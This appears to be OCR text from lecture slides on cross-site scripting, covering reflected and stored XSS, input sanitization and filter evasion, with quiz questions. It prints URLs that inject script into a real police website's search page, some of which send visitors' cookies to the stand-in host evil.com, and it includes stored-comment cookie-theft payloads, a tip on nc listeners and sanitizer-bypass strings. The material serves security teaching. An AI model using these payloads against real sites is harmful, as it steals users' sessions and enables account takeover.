
Hockney, David

Hockney, David

Google
http://localh...et_filter.stp
http://10.211.55.3/
The VinE Project
ocaml doc
contact us
solve a crime
non-emergency (877) ASK-LAPD
about 911
city directory,311
site donated by: los angeles POLICE FOUNDATION
LAPD
SEARCH
general information
GO
HOME
LAPD TV
OUR COMMUNITIES
GET INVOLVED
JOIN THE TEAM
NEWSROOM
POLICE COMMISSION
CONSENT DECREE
REPORT A CRIME
SOLVE A CRIME
I WANT TO KNOW
Do you have an internship program?
How can I volunteer for the LAPD?
What LAPD programs are available for teenagers?
What community events are happening in my area?

Execute arbitrary script!

http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Ealert(document.cookie);%3C/script%3E



http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Edocument.location='evil.com/' +document.cookie;%3C/script%3E

http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Edocument.location=evil.com/document.cookie;%3C/script%3E


Practical homework advice

You can set up a local listener on using the nc command or python's http server module

Attack: “Stored” XSS


Problem:
Server stores JavaScript-infused input

Attack delivery method:
Upload attack, users who view it are exploited


Name * David

Message * Software security <b>is hard!</b>

Name: test
Message: This is a test comment.


Name *

Message *


Name: test
Message: This is a test comment.

Name: David
Message: Software security **is hard!**

HTML bold for emphasis!

Every browser that visits the page will run the “bold” command

Fill in with <script>alert(“test”);<script>



Name *

Message *

The page at 172.16.59.128 says:


test

Every browser that visits the page will run the Javascript



Posts comment with text:
<script>document.location = “evil.com/” + document.cookie</script>

Comment with text:
<script>document.location = “evil.com/” + document.cookie</script>


1. Send XSS attack
Attacker
Server
Victim
Victim
Victim
Victim
2. Victim exploited just by visiting site

Quiz Question 3

Which of the following is an example of a ***reflected*** XSS attack?

A. The attacker sends the victim a link containing JavaScript that leaks the victim's data to the attacker

B. The attacker uploads content mixed with JavaScript to a server which later displays it to users


C. JavaScript on a website infects the victim's web browser, which then erases the victim's hard drive

D. JavaScript on a malicious website exploits a browser's JavaScript parser

Preventing Injection Attacks

- Main problem: *unsanitized* user input is evaluated by the server or another user's browser

- Main solution: sanitize input to remove "code" from the data



Sanitizing Is Hard!

Remove cases of “<script>”

<scr<script>ipt>alert(document.cookie)</scr</script>ipt>

Recursively Remove cases of “<script>”

<body onload=“alert(document.cookie)”>

Recursively Remove cases of “<script>” and JS keywords like “alert”

¼script¾a\u006ert(¢XSS¢)¼/script¾

US-ASCII 7-bit encoding. Server specific (Apache tomcat did this).
(1/4 = single character in ISO 8859-1, IE strips off MSB, get 60,
which is ‘<‘ in 7-bit ascii)

Quiz Question

Which of the following is ***NOT*** a necessary component of an XSS attack?

A. The victim user clicks on an attacker-supplied link

B. A buggy server allows malicious JavaScript to become part of web pages

C. The victim user's web browser runs JavaScript

